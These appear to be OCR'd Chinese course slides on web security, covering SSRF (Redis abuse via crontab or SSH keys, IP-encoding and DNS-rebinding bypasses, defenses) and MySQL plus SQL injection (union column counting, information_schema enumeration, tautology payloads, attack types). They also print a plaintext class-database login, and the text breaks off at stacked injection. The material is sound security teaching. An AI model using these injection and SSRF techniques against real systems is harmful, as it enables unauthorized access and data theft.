WEB 专题课二

SSRF && SQL注入

pumpkin && godspeed 2022-07-06

目录


- SSRF
- 数据库入门
- SQL注入
- SQL注入例题
- 布置作业

零、SSRF

SSRF(Server-Side Request Forgery:服务器端请求伪造)

> “ 是一种由攻击者构造形成的由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。
> 正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统 ”

0.1 SSRF的原理



0.2 SSRF的实际场景

- 某网页端的一个小插件可以保存指定`url`上的一张图片到本地中
  显然，该网站会对该url进行请求，接受到内容后，以某种形式放到本地(原图、压缩、base64等等)
- 某网页端有个get参数，可以请求一个url的内容，并渲染到本页面
- 某网页端有个语法，写上一个url，会自动将内容转换成对应的html
- 在线翻译 提供url即可来翻译
- 某app 可以帮你渲染某个网站的title等信息 ----是哪个大家经常用的APP?
  这些场景看起来方便了用户，但如果没有做好严格的校验就会引入漏洞，给自己的产品和网站带来危害

0.3 那么哪些代码可能会有SSRF呢?

- 显然只要这个代码具有可以访问网站的能力即可
  - 在PHP中的 `curl`， `file_get_contents`， `fsockopen` 等函数是几个主要产生 `SSRF` 漏洞的函数
    demo

```
<?php
    file_get_contents('http://150.158.58.29');
    $fp = fsockopen('150.158.58.29', 80);
    fwrite($fp,'123');
```

0.3 那么哪些代码可能会有SSRF呢?

- python中的 `urllib.request`

```
import urllib.request
resp = urllib.request.urlopen('http://150.158.58.29/111')
```

- 任何可能会发起http请求的函数

0.4 SSRF的攻击面

- 内网redis数据库——前提：redis认证不需要用户名，如果使用了弱密码即会被攻击
  - redis拥有把数据保存到某个位置的功能
    - 写定时任务 crontab
      - 将命令写到crontab对应的配置文件中 即可实现定时执行任意命令的功能
    - 写ssh公钥 免密登陆 简单演示一下登陆云服务器的过程 让大家知道是什么就行
    - 写php文件
    - MORE... 脑洞有多大危害有多大

0.4 SSRF的攻击面

- 内网memcache数据库 —— 可以写key和value 查看一些系统信息等
- 内网web服务探测
- 打通内网和外网的边界
- 被人当做代理

0.5 SSRF的绕过

- 检测输入字符串是否包含指定字符串
  - IP 的 8、10、16 进制表示法，或者省略中间连着的0

```
php > echo ip2long('49.234.101.119');
837444983

例如对于ip 10.0.0.1 有下列表示方法
八进制: 012.0.0.1
十进制: 167772161
十六进制: 0xa.0.0.1、 0xA000001
省略0: 10.1
```

0.5 SSRF的绕过

- 解析到特定ip地址的域名

  `safe.taobao.com`

  `114.taobao.com`

  - 本地回环地址的其他写法。127.123.123.123。不过这些地址在很多系统上不等价，而且监听一般会选择 127.0.0.1。此外 0.0.0.0 有时也有特殊作用。端口尝试常见的敏感端口(80,443,5050,8080等)和外网端口 他们有一定情况下是一致的
  - IPv6
  - 利用相关库解析的漏洞

0.5 SSRF的绕过

- URL 重定向
  如果靶机会跟随重定向且不检验，我们可以设法从白名单页面跳转到目标页面。这往往需要利用任意跳转的漏洞。如果靶机允许访问我们控制的服务器，可以使用以下代码。

```
<?php
        header('Location: http://www.example.com');
```

0.5 SSRF的绕过

- DNS重绑定 简单提一下原理即可 课上不作额外要求
  - 服务端会对给定的url进行解析
  - 判断ip
  - 访问该url
- 攻击:
  - 拥有一个域名
  - 让域名第一次解析时返回1.1.1.1 绕过过滤
  - 让域名第二次解析时返回2.2.2.2 访问恶意网站

  https://lock.cmpxchg8b.com/rebinder.html 演示一下 让同学们也自己试试


0.6 SSRF的防御

- 开除写这个的程序员?
- 过滤什么?
  - 协议限制 黑白名单
  - 关键字过滤
- 域名解析
  - 限制ip 如下面这些内网ip段
    - `10.0.0.0/8`
    - `172.16.0.0-172.31.0.0`
    - `192.168.0.0/16`

0.6 SSRF的防御

- 重定向怎么办
  - 如可以，禁止重定向
  - 允许重定向时，应限制重定向的次数 某次重定向后都做判断
- 主机层面
  - 使用各种规则 禁止访问其他机器

0.7 SSRF总结


SSRF
1.漏洞产生
curl √
file_get_contents
fsockopen
2.利用方式
gopher √
dict √
file √
http/s √
3.攻击应用
redis √
discuz
fastcgi
内网应用 √
memcache
4.绕过与防御
绕过
www.ip.xip.io √
www.ip.xip.name √
ip转化为10进制
防御
限制协议为HTTP、HTTPS √
禁止30x跳转 √
设置URL白名单或者限制内网IP

一、数据库入门

- 表格：几行几列 记录数据 可视化
- Excel：最多几行？最多几列

- 数据库
  - 片面地说：复杂一点的表格管理系统
  - 想象成一张表格，每条数据记录就是一行数据，每行数据包含若干列
  - 海量数据
  - 电子文件柜
  - 有专门的查询语言——SQL

1.1 数据库的类型

数据库可分为关系型、非关系型、键值（key-value）数据库

1.1 数据库的类型（关系型）

- 关系数据库:基于关系模型，存储相互关联的数据点
  - mysql
  - oracle
  - sqlserver(mssql)

1.1 数据库的类型（非关系型）

- 非关系型数据库——非关系型数据库（Not Only SQL，NoSQL）
  - 文档数据库：数据可以使用XML、JSON等形式存储
    - mongodb
  - 列式数据库：相对于行存储而言 clickhouse
  - 图形数据库:以图的方式存储。实体会被作为顶点，而实体之间的关系则会被作为边
    - neo4j

1.1 数据库的类型（键值型）

- 键值数据库：key-value形式的键值对
  - redis、memcached

1.2 SQL

> 什么是SQL——结构化查询语言（Structured Query Language）
> 数据库查询和程序设计语言，用于存取数据以及查询、更新和管理
> 数据库

1.3 mysql——使用广泛的数据库

安装mysql：

```
sudo apt install mysql-server
```

连上我们提供的上课用的测试数据库

```
mysql -h 150.158.58.29 -P 10006 -u aaaer -p
mysql -h 150.158.58.29 -P 10006 -u aaaer -p123456
```

PS:第二种不建议 因为直接暴露在历史记录中了 但是方便

1.4 mysql的语法

```
# 显示有哪些数据库
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| statistic          |
+--------------------+
2 rows in set (0.00 sec)
```

1.4 mysql的语法

```
# 使用其中一个数据库
mysql> use statistic;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_statistic |
+----------------------+
| data                 |
| user                 |
+----------------------+
5 rows in set (0.00 sec)
```

1.4 mysql的数据类型

类型	大小	范围（有符号）	范围（无符号）	用途
TINYINT	1 Bytes	(-128，127)	(0，255)	小整数值
SMALLINT	2 Bytes	(-32 768，32 767)	(0，65 535)	大整数值
MEDIUMINT	3 Bytes	(-8 388 608，8 388 607)	(0，16 777 215)	大整数值
INT或 INTEGER	4 Bytes	(-2 147 483 648，2 147 483 647)	(0，4 294 967 295)	大整数值
BIGINT	8 Bytes	(-9,223,372,036,854,775,808，9 223 372 036 854 775 807)	(0，18 446 744 073 709 551 615)	极大整数值
FLOAT	4 Bytes	(-3.402 823 466 E+38，-1.175 494 351 E-38)，0，(1.175 494 351 E-38，3.402 823 466 351 E+38)	0，(1.175 494 351 E-38，3.402 823 466 E+38)	单精度 浮点数值
DOUBLE	8 Bytes	(-1.797 693 134 862 315 7 E+308，-2.225 073 858 507 201 4 E-308)，0，(2.225 073 858 507 201 4 E-308，1.797 693 134 862 315 7 E+308)	0，(2.225 073 858 507 201 4 E-308，1.797 693 134 862 315 7 E+308)	双精度 浮点数值
DECIMAL	对DECIMAL(M,D)，如果M>D，为M+2否则为D+2	依赖于M和D的值	依赖于M和D的值	小数值

1.4 mysql的数据类型

字符串类型

字符串类型指CHAR、VARCHAR、BINARY、VARBINARY、BLOB、TEXT、ENUM和SET。该节描述了这些类型如何工作以及如何在查询中使用这些类型。

类型	大小	用途
CHAR	0-255 bytes	定长字符串
VARCHAR	0-65535 bytes	变长字符串
TINYBLOB	0-255 bytes	不超过 255 个字符的二进制字符串
TINYTEXT	0-255 bytes	短文本字符串
BLOB	0-65 535 bytes	二进制形式的长文本数据
TEXT	0-65 535 bytes	长文本数据
MEDIUMBLOB	0-16 777 215 bytes	二进制形式的中等长度文本数据
MEDIUMTEXT	0-16 777 215 bytes	中等长度文本数据
LONGBLOB	0-4 294 967 295 bytes	二进制形式的极大文本数据
LONGTEXT	0-4 294 967 295 bytes	极大文本数据

1.5 增删改查——增——新建表

“ 我们先新建一个表 ”

```
CREATE TABLE person(
        id int,
        name varchar(255),
        city varchar(255)
);
```

1.5 增删改查——增——新建表

```
mysql> CREATE TABLE person(
    -> id int,
    -> name varchar(255),
    -> city varchar(255)
    -> );
Query OK, 0 rows affected (0.03 sec)
mysql> show tables;
+----------------------+
| Tables_in_statistic |
+----------------------+
| person               |
| user                 |
+----------------------+
6 rows in set (0.00 sec)
```

1.6 实践环节：增删改查——增——新建表

- 请大家按照如下规则 在我们提供的测试数据库中创建一个表 格式为 `名字缩写_4位随机字符串`
- 字段
  - id 整型 非空 主键
  - 名字缩写_name 变长字符串 长度最大13 非空
  - 名字缩写_pass 变长字符串 长度最大37 非空
  - 名字缩写_age 只占一字节的整型 默认为0
  - 名字缩写_content 长文本数据 默认为空
  - 名字缩写_date 日期值 默认为今天的日期

1.7 增删改查——增——增加单行数据

```
# 不指定字段 需要给每个字段赋值
insert into `godspeed2` values(1,'test','nanjing',11,'11','2022-01-01');
# 指定字段
insert into `godspeed2` (id,aaa_name,aaa_pass) values(111,'test','nanjing');
```

1.7 增删改查——增——增加多行数据

```
INSERT INTO

[表名]([列名],[列名])

 VALUES

([列值],[列值])),

([列值],[列值])),

([列值],[列值]));
```

1.7 增删改查——查表

基本语法

```
select * : 返回所有记录
limit N : 返回 N 条记录
offset M : 跳过 M 条记录, 默认 M=0, 不单独使用
limit N,M : 相当于 limit M offset N , 从第 N 条记录开始, 返回 M 条记录
```

1.7 增删改查——查表

```
mysql> select * from person;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
+------+-------+---------+
|    2 | test  | nanjing |
+------+-------+---------+
mysql> select * from person limit 1,1;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    2 | test  | nanjing |
+------+-------+---------+
```

1.7 增删改查——查——SELECT WHERE 子句

```
SELECT field1, field2,...fieldN FROM table_name1, table_name2...
[WHERE condition1 [AND [OR]] condition2.....
```

```
mysql> select * from person where name = 'test';
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    2 | test  | nanjing |
+------+-------+---------+
```

1.8 增删改查——改表

update：修改表的数据

```
mysql> update person set id=666 where name='test';
Query OK, 1 row affected (0.03 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from person;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|  666 | test  | nanjing |
+------+-------+---------+
2 rows in set (0.00 sec)
```

1.8 增删改查——改表

alter：修改表的结构

```
# 修改test_table的aaa到bbb
alter table `test_table` rename column aaa to bbb;
# 修改表名
ALTER TABLE `test_table` RENAME TO `test_table_renamed`;
# 修改字段默认值
ALTER TABLE `test_table` ALTER user SET DEFAULT 'test';
# 修改类型 两种语法
ALTER TABLE `test_table` modift aaa_age INT;
ALTER TABLE `test_table` CHANGE aaa_age aaa_age_renamed BIGINT;
```

实践环节

把刚才创建的表作如下修改：

- 插入两条不一样的数据
- 修改表名 `xxx_0000` 到 `xxx_0000_renamed`
- 修改字段 `xxx_name` 为 `xxx_user`
- 修改字段 `xxx_user` 的默认值为 `test`
- 修改字段 `xxx_age` 的类型为 `int`

1.9 增删改查——删表、清表

```
drop table person; // 删除表
delete from person;
delete from person where id=1;
truncate table person; // 清空内容
```

1.10 联合查询

> 联合查询，sql注入的一把利器 可以用这个方法判断列数
> UNION 内部的 SELECT 语句必须拥有相同数量的列

```
mysql> select * from person union select 1;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select * from person union select 1,2;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select * from person union select 1,2,3;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|    2 | test  | nanjing |
|    1 | 2     | 3       |
+------+-------+---------+
```

1.11 判断列数的另一个关键字 `order by`

ORDER BY 关键字用于对结果集按照一个列或者多个列进行排序。

ORDER BY 关键字默认按照升序对记录进行排序。如果需要按照降序对记录进行排序，可以使用 DESC 关键字。

```
SQL ORDER BY 语法
SELECT column_name,column_name
FROM table_name
ORDER BY column_name,column_name ASC|DESC;
```

小技巧：可以用1，2，3，4对应各个列

1.11 判断列数的另一个关键字 `order by`

```
mysql> select * from person;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|    2 | test  | nanjing |
+------+-------+---------+
mysql> select * from person order by name;
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|    2 | test  | nanjing |
+------+-------+---------+
mysql> select * from person order by 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
```

1.11 好用的系统表和系统函数——database

查看当前数据库 `database()`

```
mysql> select database();
+--------------------+
| database()         |
+--------------------+
| information_schema |
+--------------------+
1 row in set (0.00 sec)
```

1.11 好用的系统表和系统函数——user

查看当前用户 `user()`

```
mysql> select user();
+--------------------+
| user()             |
+--------------------+
| aaaer@localhost    |
+--------------------+
1 row in set (0.00 sec)
```

1.11 好用的系统表和系统函数——version

查看数据库版本 `version()`

```
mysql> select version();
+-------------------------+
| version()               |
+-------------------------+
| 5.7.30-0ubuntu0.18.04.1 |
+-------------------------+
1 row in set (0.00 sec)
```

1.11 好用的系统表和系统函数——information_schema

查看有哪些数据库

```
mysql> select * from information_schema.schemata;
+--------------+--------------------+----------------------------+------------------------+----------+
| CATALOG_NAME | SCHEMA_NAME        | DEFAULT_CHARACTER_SET_NAME | DEFAULT_COLLATION_NAME | SQL_PATH |
+--------------+--------------------+----------------------------+------------------------+----------+
| def          | information_schema | utf8                       | utf8_general_ci        | NULL     |
| def          | statistic          | latin1                     | latin1_swedish_ci      | NULL     |
+--------------+--------------------+----------------------------+------------------------+----------+
2 rows in set (0.00 sec)
```

与我们使用`show databases;`看到的结果是一致的

1.11 好用的系统表和系统函数

查看所有数据库里的所有表

```
mysql> select TABLE_NAME from information_schema.tables;
...
| INNODB_FT_INDEX_TABLE                 |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_SYS_TABLESTATS                 |
| alembic_version                       |
| data                                  |
| person                                |
| project                               |
| user                                  |
| youku                                 |
+---------------------------------------+
```

1.11 好用的系统表和系统函数

查看某个数据库里的所有表

```
mysql> select TABLE_NAME from information_schema.tables where table_schema='statistic';
+-----------------+
| TABLE_NAME      |
+-----------------+
| alembic_version |
| data            |
| person          |
| project         |
| user            |
| youku           |
+-----------------+
6 rows in set (0.00 sec)
```

1.11 好用的系统表和系统函数

查看表里的列

```
mysql> select column_NAME from information_schema.columns where table_name='person';
+-------------+
| column_NAME |
+-------------+
| id          |
| name        |
| city        |
+-------------+
3 rows in set (0.00 sec)
```

1.11 好用的系统表和系统函数

使用 `group_concat` 将多行结果合并成一个字符串

```
mysql> select group_concat(name) from statistic.person;
+----------------------+
| group_concat(name)   |
+----------------------+
| admin,test           |
+----------------------+
mysql> select group_concat(name,id) from statistic.person;
+----------------------+
| group_concat(name)   |
+----------------------+
| admin1,test2         |
+----------------------+
```

二、SQL注入

- 它不是利用操作系统的BUG
- 针对程序员编写时的疏忽，通过SQL语句，实现无账号登录，甚至篡改数据库。
- SQL 注入攻击是通过将恶意的 SQL 查询或添加语句插入到应用的输入参数中，再在后台 SQL 服务器上解析执行进行的攻击，它是目前黑客对数据库进行攻击的最常用手段之一

2.1 SQL注入的类型

- 数字型注入点 && 后台代码

  ```
  http://xxx.com/news.php?id=1
  ```

  ```
  select * from 表名 where id=1
  ```

  当然，有些id可能是字符型注入点

- 字符型注入点 && 后台代码

  ```
  http://xxx.com/news.php?name=admin
  ```

  ```
  select * from 表名 where name='admin'
  ```

2.1 SQL注入的类型

- 搜索型注入点

```
select * from 表名 where 字段 like '%关键字%'`
```

poc:

```
aaa%' union select 1,2,3,4 and '%1%'='%1%
```

组合出来的sql注入语句为：

```
select * from news where search like '%aaa%' and '%1%'='%1%'
```

2.2 SQL注入的测试demo

```
mysql> select * from statistic.person where id = '1' or '1'='1';
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|    2 | test  | nanjing |
+------+-------+---------+
mysql> select * from statistic.person where name='xx' or '1'='1';
+------+-------+---------+
| id   | name  | city    |
+------+-------+---------+
|    1 | admin | beijing |
|    2 | test  | nanjing |
+------+-------+---------+
```

2.3 mysql的注释

- `/*content*/`
- `--空格` 有个空格
- `#`

完整的网址(url)中文版本：

`协议://主机名(域名):端口号/路径/文件名?查询字符串#锚点`

英文版本：

`protocal://hostname:portname/pathname/?search#hash`

小技巧：浏览器不会发送#及其后面的内容，他会被当成锚点

要发送可以编码成`%23`或用脚本发送

2.4 SQL注入的核心

- 引号逃逸
- 语法正确
  - 构造语句闭合

    ```
    select * from user where name='1 or '1'='1'
    ```

  - 使用注释无视后面的内容

三、SQL注入的攻击方式——五种攻击方式

1. 基于 Bool 的盲注攻击，结合服务器返回的内容，如服务器只会返回ok，bad这两种内容 利用这个差异二分答案
   速度：🌟🌟🌟 稳定：🌟🌟🌟🌟
2. 基于时间的盲注攻击，一般会用sleep函数，如果符合某个条件，让页面sleep 5 秒
   速度：🌟 稳定：🌟
3. 基于报错的注入攻击，把内容夹杂在报错信息中
   速度：🌟🌟🌟🌟 稳定：🌟🌟🌟🌟

三、SQL注入的攻击方式——五种攻击方式

4. 联查注入，也就是最最常见**最最好用**的 union 注入，最直接的获取数据方式。
   速度：🌟🌟🌟🌟🌟 稳定：🌟🌟🌟🌟🌟
5. 堆叠注入，多条语句可以一起执行
   速度：🌟🌟🌟🌟🌟 稳定：🌟🌟🌟🌟🌟

3.1 堆叠注入

